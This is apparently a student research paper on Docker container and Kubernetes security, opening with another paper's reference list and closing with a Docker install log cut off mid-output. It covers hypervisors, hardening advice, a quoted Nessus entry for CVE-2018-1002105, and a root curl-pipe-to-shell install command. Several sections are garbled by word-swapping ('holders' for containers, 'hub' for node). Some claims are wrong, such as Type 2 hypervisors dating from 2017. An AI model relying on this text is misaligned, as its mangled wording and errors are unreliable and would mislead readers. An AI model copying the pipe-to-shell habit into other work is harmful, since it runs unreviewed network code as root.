- DEFINITION of incident, response techtarget, SearchSecurity https://searchsecurity.techtarget.com/definition/incident-response
- Technology overview on Digital Forensics from provision http://www.provision.ro/securitymanagement/digital-forensics#pagei-1|pagep-1|
- "Malware Detection" Authors Stefan KatzenbeisserJohannes KinderHelmut Veith © Springer Science+Business Media, LLC 2011 https://link.springer.com/referenceworkentry/10.1007%2F978-1-4419-5906-5_838
- Malware Detection process, "Barriers to Extending Malware Detection Research", Authors Sarath Kumar Adam Bryant, Mar 2016 https://www.researchgate.net/figure/Malware-detection-process_fig1_299382491
- DEFINITION Active Directory, response techtarget, SearchSecurity, June 2018 https://searchwindowsserver.techtarget.com/definition/Active-Directory
- What Is the Difference: Viruses, Worms, Trojans, and Bots?,Cisco Security, June 2018 https://tools.cisco.com/security/center/resources/virus_differences
- PsTools by Microsoft, Authors Mark Russinovich, April 2016 https://docs.microsoft.com/enus/sysinternals/downloads/pstools
- Batch Script Tutorial, tutorialspoint https://www.tutorialspoint.com/batch_script/index.htm
- "Recent Trends in Collection of Software Forensics Artifacts: Issues and Challenges" Part of the Communications in Computer and Information Science book series (CCIS, volume 377) Deepak Gupta, Babu M. Mehtre https://link.springer.com/chapter/10.1007/978-3-642-40576-1_30
- COFEE of Poor People - simple batch script for live forensics and baseline creation, sherif, February 2013 https://github.com/SherifEldeeb/COPP
- https://accessdata.com/products-services/adenterprise
- Windows commands by Microsoft, Authors jasongerend, Updated on June,2019 https://docs.microsoft.com/enus/windows-server/administration/windowscommands/windows-commands

ABOUT AUTHORS

Mr. Manav R. Bardoliya

M. Tech Cyber Security and Incident Response, Institute of Forensics Science, Gujarat Forensic Sciences University, Gandhinagar, Gujarat

Mr. Nilay R. Mistry

Assistant Professor, Institute of Forensics Science, Gujarat Forensic Sciences University, Gandhinagar, Gujarat

Research on Security of Docker Containers and Kubernetes Clusters

- Vishal Ojha

Abstract: Docker is a tool designed to make it easier to create, deploy, and run applications by using containers (OpenSource,2017). Containers allow a developer to package up an application with all of the parts it needs, such as libraries and other dependencies, and ship it all out as one package. The Docker ecosystem has come a long way in 2017. Especially in security, we saw new features being launched, new products entering the market, and new best practices emerge. All this point to a 2018 that's sets to build on this progress and enable running extremely secure container workloads. A Docker container image is a lightweight, standalone, executable package of software that includes everything needed to run an application: code, runtime, system tools, system libraries and settings. Though a relative new technology there are very few articles and research as to how can we secure the docker container that are coming in the market. With the sudden increase in DevOps technology there is a need to explore the security concerns related to Docker container and shipping of them in a proper fashion. In this research we will discover the possible issues and how to mitigate them. We will be using docker container that are shipped by Avaya India Pvt. Ltd. & Nginx Web Server for ubuntu and Linux based docker containers. Mary Ellen-Ide, Sr. Network Security Administrator at Johnson and Wales in sync will do a full-blown Nessus audit with audits by Mr. Sunil Tiwari, Sr. Engineering Manager Avaya India Pvt. Ltd.

PROBLEM STATEMENT

Information Technology is an ever-developing sector with new software rolling out each day and multiple projects being processed daily. Once these projects are completed and rolled out in the market as initial build, these projects turn out to be an open invitation to multiple vulnerabilities across the many different Hardware and Software platforms. This generally happens because of a fault in the software development that can't handle security breach attacks due to the traditional model of software development.

Docker is a computer program that performs operating-system-level virtualization, also known as "containerization". It was first released in 2013 and is developed by Docker, Inc. Docker is used to run software packages called "containers". (What is Docker? ,2017) Since then Docker has been an industry favorite for deployment of packages and the application associated with the package. A January 2017 analysis of LinkedIn profile mentions showed Docker presence grew by 160% in 2016.The software has been downloaded more than 13 billion times as of 2017 (Wikipedia,2018). The development officials at Avaya found out the Docker though useful doesn't have a lot of security features either listed out as a white paper or scanned and exposed.

Docker being more popular than a Hyper Visor or a VM in the industry there is a need to find out more secure measures with the Docker. A survey by "RightScale" observed that 49% people have adopted to docker based cloud infrastructure in 2018 than the 35% in 2017.(ZD Nett, 2018) With such a whooping increase in the number of users it becomes necessary to determine the security issues and the ways to make Docker Container and Kubernetes Cluster secure and user friendly

BACKGROUND OF THE STUDY

Multiple systems have different specification for how it works and what kind of software it needs to make it efficient to use. In traditional method that would be creating separate system with specific software set loaded to perform a specific function. The special feature of loading multiple OS in one system that came along side Windows NT and 98 made it easy to alter the Master Boot record and adding two OS in one made it a little easy and cost efficient. Comes 1998 when VMware finally became popular making its impression in public making it a public favorite to develop and run multiple OS on a single machine. At the operating system level, it can only virtualize one OS: the guest OS is the host OS. This is like having many terminal server sessions without locking down the desktop. Thus, this is the best of both worlds, having the speed of a TS session with the benefit of full access to the desktop as a virtual machine, where the user can still control the quotas for CPU, RAM and HDD. Similar to the hardware level, this is still considered a Server Virtualization where each guest OS has its own IP address, so it can be used for networking applications such as web hosting. The major issue with these virtual machines was though they make it possible to run multiple applications on the same physical hardware while keeping conflicts among software components and competition for hardware resources to a minimum they are bulky—typically gigabytes in size. They don’t really solve problems like portability, software updates, or continuous integration and continuous delivery. (InfoWorld,2018). Along with the developing data method the VM also got accompanied by Hypervisor another tool that made its way in the heart of the server teams making them a favorite for server service deployment. Below Figure 1.0 & 1.1 shows how Hypervisor architecture works.




Fig. 1: Virtual Machine Hypervisor




Fig. 2 : Type 2 Hypervisor functioning

The server needs to load the Hypervisor client which the hypervisor in turn triggers the Necessary OS client. Depending on the needs of the system the Hypervisor allocates necessary resources like memory, disk storage, bandwidth and other resources that the system may use to get around and make it work appropriately. The hypervisor is itself classified by the way it functions namely

- Bare metal or Type 1 Hypervisor
- Embedded or hosted or Type 2 Hypervisor

- Bare metal or Type 1 Hypervisor.

In this type the Hypervisor is an independent machine, it has its own operating system which is installed on its own hardware and this in turn creates a virtualization layer on which the virtual machines with different machines like Windows, OS X or Linux are created. The VM Ware ESXI server is an example of this. In the ESXI model of Hypervisor the Linux kernel is the primary virtual machine; it is invoked by the service console. At normal run-time, the vmkernel is running on the bare computer, and the Linux-based service console runs as the first virtual machine. (Wikipedia,2017)

- Embedded Hypervisor or Type 2

The most popular hypervisor among the people is the type 2 hypervisor also known as embedded hypervisor. The hypervisor has been in use since early 2017 and is popular among individuals and small organization developing software or servers. The way it functions is the virtual machine is a software that is embedded on top of a host machine with its own operating system. So, there is a Host Machine running it’s independent Operating System on to which a VM Software is installed with its own virtual operating system and on top of that is installed different set of virtual machines.

DOCKER: THE WAY TO CHANGE IT ALL

Enter Docker containers. Containers make it possible to isolate applications into small, lightweight execution environments that share the operating system kernel. Typically measured in megabytes, containers use far fewer resources than virtual machines and start up almost immediately. They can be packed far more densely on the same hardware and spun up and down en masse with far less effort and overhead. (InfoWorld,2018). Figure 1.1 show how the docker container architecture works.




Fig. 3: Docker Container Architecture

Mainly, the Docker container is designed using the Linux BDS or the Solaris to support the data image being built on top of the systems. Containers are a concept at the app layer that packages code and dependencies together. Multiple containers can run on the same machine and share the OS kernel with other containers, each running as secluded procedures in user space. Containers take up less space than VMs (container images are usually tens of MBs in size), can hold more requests and require fewer VMs and Operating systems. This makes the containers a very easy and helpful piece of equipment to send multiple images of the system configuration without manually configuring all the data and the applications. PHP, Ruby, Java, and Nodejs. are the main programming frameworks used in containers.

In a recent survey by a website named DevOps Zone it was seen and quoted “2/3 of companies that try using Docker, adopt it”. (DZone.com, 2017). Most businesses who will adopt have already done so within 30 days of initial production usage, and nearly all the residual adopters adapt within 60 days. Docker adoption is up 30% in the last year. Adopters multiply their containers by five each day and docker adopters approximately quintuple the average number of running containers they have in production between their first and tenth month of usage.

DOCKER: ADVANTAGE AND DISADVANTAGES

Although a relatively new technology docker gained a lot of popularity and usage making it a recent industry favorite. Some of the advantages are below:

1. Standardization and Productivity
2. CI Efficiency
3. Rapid Deployment
4. Flexibility of the image
5. Multi cloud platform support
6. Isolation

Though these advantages surely make it one of the most important pieces of available software, there are certain disadvantages that comes its way.

1. Containers do not keep running at bare metal rates. Holders devour assets more proficiently than virtual machines. Nevertheless, containers are yet subject to execution overhead because of overlay networking, interfacing among docker containers and the host framework, etc. On the off chance, that you need 100 percent bare metal execution, you have to utilize bare metal, not containers.
2. The containers biological system is cracked. Despite the fact that the center Docker stage is open source, some docker container items don't work with different ones - generally because of rivalry between the organizations that back them. For example, OpenShift, Red Hat's container-as-a-service platform, only works with the Kubernetes orchestrator.
3. Tireless information stockpiling is convoluted. By plan, the majority of the information inside a container vanishes always when the container close down, except if you spare it elsewhere first. There are approaches to spare information diligently in Docker, such as Docker Data Volumes, but this is arguably a challenge that still has yet to be addressed in a seamless way.
4. Graphical applications don't function admirably. Docker was structured as an answer for conveying server applications that don't require a graphical interface. While there are some inventive systems, (for example, X11 video sending) that you can use to run a GUI application inside a container, these arrangements are awkward, best case scenario.
5. Not all applications profit by containment. When all is said in done, just applications that are intended to keep running as an arrangement of attentive micro services remain to pick up the most from containers. Something else, Docker's solitary genuine advantage is that it can streamline application conveyance by giving a simple bundling system.

KUBERNETES CLUSTER A.K.A KUBERNETES ORCHESTRATION

Orchestration is the automated arrangement, coordination, and management of computer systems, middleware, and services. While Docker gave an open standard to bundling and dispersing containerized applications, there emerged another issue. How might these containers be composed and planned? How do all the diverse holders in your application speak with one another? By what means can container occurrences be scaled? Answers for organizing containers before long developed. Kubernetes, Mesos, and Docker Swarm are a portion of the more prevalent alternatives for giving a deliberation to influence a group of machines to act like one major machine, which is essential in a huge scale condition. The below Fig 1.3 shows the Kubernetes cluster and its architecture as compared to




Fig. 4: Container Orchestration Architecture.

DOCKER VS KUBERNETES CLUSTER

Kubernetes and Docker are both far reaching true answers for cleverly oversee containerized applications and give incredible abilities, and from this some disarray has risen. "Kubernetes" is presently some of the time utilized as a shorthand for a whole container condition dependent on Kubernetes. In all actuality, they are not specifically practically identical, have distinctive roots, and tackle for various things. Docker is a stage and apparatus for building, appropriating, and running Docker containers. It offers its very own local grouping instrument that can be utilized to organize and plan holders on machine group. Kubernetes is a holder arrangement framework for Docker containers that is broader than Docker Swarm and is intended to organize groups of hubs at scale underway in an effective way. It works around the idea of cases, which are booking units (and can contain at least one containers) in the Kubernetes biological community, and they are disseminated among hubs to give high accessibility. One can without much of a stretch run a Docker expand on a Kubernetes group, however Kubernetes itself is certainly not an entire arrangement and is intended to incorporate custom modules. Kubernetes and Docker are both essentially extraordinary advancements, yet they work extremely well together, and both encourage the administration and sending of holders in a dispersed design.

SECURITY AND CONCERNS


Docker Swarm was the most secure way of deployment of the images over the course of time since its release. The way this worked was each node was hardened properly making it nearly impossible to enter the system and destroy it. The Center for Internet Security (CIS) set multiple guidelines on how to harden the Kubernetes or the Docker containers. For instance, one of the recommended practices is to enable built-in Linux security measures, such as SELinux and Seccomp profiles. SELinux is a kernel-level capability that regulates access to files and network resources, while Seccomp profiles restrict the set of system calls an application can make. Together, these capabilities allow a level of fine-grained control over the workloads that run on the node. (TheNewStack, 2018). As a rule, real contemplations of hub security include:

1. Anchoring hub correspondences with a TLS customer authentication, to guarantee every single basic Apus passageways are anchored with end-to-end TLS.
2. Empowering applicable part level security controls like SELinux or Seccomp. These capacities help to confine the assault surface on the hub, subsequently giving more noteworthy power over security of the whole framework.
3. Restricting direct access, e.g., Secure Shell (SSH) access, to Kubernetes hubs: Forcing all entrance to hubs by means of Kubernetes guarantees appropriate access control and logging. This lessens hazard for unapproved access to have assets.
4. Pursue industry best practices, for example, CIS Docker Benchmark, to appropriately design and solidify the Linux hubs that run compartments.

The main issue with the container kind of architecture is that the entire cluster depends on this one container. So, this in turn means that compromised one container ends up destroying the entire cluster. According to TechBeacon “The default behavior of many Kubernetes clusters (where a token that provides access to the Kubernetes API mounts into each container) can cause security issues, especially if the token has cluster admin rights. This happens where role-based access control (RBAC) isn’t configured. In this configuration, an attacker who gains access to a single container in the cluster can easily escalate these privileges to gain full control of it.” (TechBeacon, 2018).

The architecture of the Docker Hub is similar to a package repository, with the Docker daemon acting as a package manager on the host. Therefore, it is vulnerable to the same vulnerabilities of package managers. These vulnerabilities include processing, storage and uncompressing of potentially untrusted code, performed by the Docker daemon with root privileges. This code can be either tampered at the source (malicious image) or during the transfer (for instance as a consequence of the –insecure-registry option given to the Docker daemon, that makes possible a Man-in-the-Middle attack between the registry and the host).

On December 04,2018 the first ever major security vulnerability in the Kubernetes Cluster Orchestration developed by Google Inc. was discovered. The CVE-2018-1002105 was identified carrying a CVSS V3 rating of 9.8 with no special privileges, and a network attack vector. The vulnerability is triggered when specially crafted requests allow users to establish a connection through the Kubernetes API sever to a backend sever. Attackers can use this established channel to execute arbitrary requests on that backend. The below article shows the entire breakdown of the vulnerability Audit on Ngix demo servers by using Nessus (product of tenable.io)



Kubernetes 1.x < 1.10.11 / 1.11.x < 1.11.5 / 1.12.x < 1.12.3 API Server Privilege Escalation

CRITICAL Nessus Plugin ID 119327

Synopsis

The remote host contains an application affected by a privilege escalation vulnerability.

Description

The version of Kubernetes installed on the remote host is version 1.x prior to 1.10.11, 1.11.x prior to 1.11.5, or 1.12.x prior to 1.12.3, and thus, is affected by a remote, unauthenticated privilege escalation vulnerability.

Note that a successful attack requires that an API extension server is directly accessible from the Kubernetes API server's network or that a cluster has granted pod exec, attach, portforward permissions too loosely.

Solution

Upgrade to Kubernetes 1.10.11, 1.11.5, 1.12.3 or later.

See Also

http://www.nessus.org/u?24a13549
http://www.nessus.org/u?98c83f19
http://www.nessus.org/u?ec479a99

Plugin Details

Severity: Critical
ID: 119327
File Name: kube_1_12_3.nasl
Version: 1.1
Type: local
Family: CGI abuses
Published: 2018/12/04
Modified: 2018/12/04
Dependencies: 112063

Risk Information


Risk Factor: Critical
CVSS Score Source: CVE-2018-1002105

CVSS v2.0

PREREQUISITES


To containerize Nginx, please complete the following:

- Set up an Ubuntu 14.04 server, preferably with SSH keys for security
- Set up a sudo user
- Verify your kernel version




```
vojha@vojha-VirtualBox:~$ uname -r
4.15.0-29-generic
vojha@vojha-VirtualBox:~$ sudo curl -sSL https://get.docker.com/ | sh
```


- Docker hosts a startup script to get Docker up and running on your machine. We can simply run the command: ~$ sudo curl –sSL https://get.docker.com/ | sh



```
+ sudo -E sh -c docker version
Client:
 Version:           18.09.0
 API version:       1.39
 Go version:        go1.10.4
 Git commit:        4d60db4
 Built:             Wed Nov  7 00:48:57 2018
 OS/Arch:           linux/amd64
 Experimental:      false

Server: Docker Engine - Community
 Engine:
  Version:          18.09.0
  API version:      1.39 (minimum version 1.12)
  Go version:       go1.10.4
  Git commit:       4d60db4
  Built:            Wed Nov  7 00:16:44 2018
  OS/Arch:          linux/amd64
  Experimental:     false
If you would like to use Docker as a non-root user, you should now consider
adding your user to the "docker" group with something like:

  sudo usermod -aG docker vojha
```



```
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
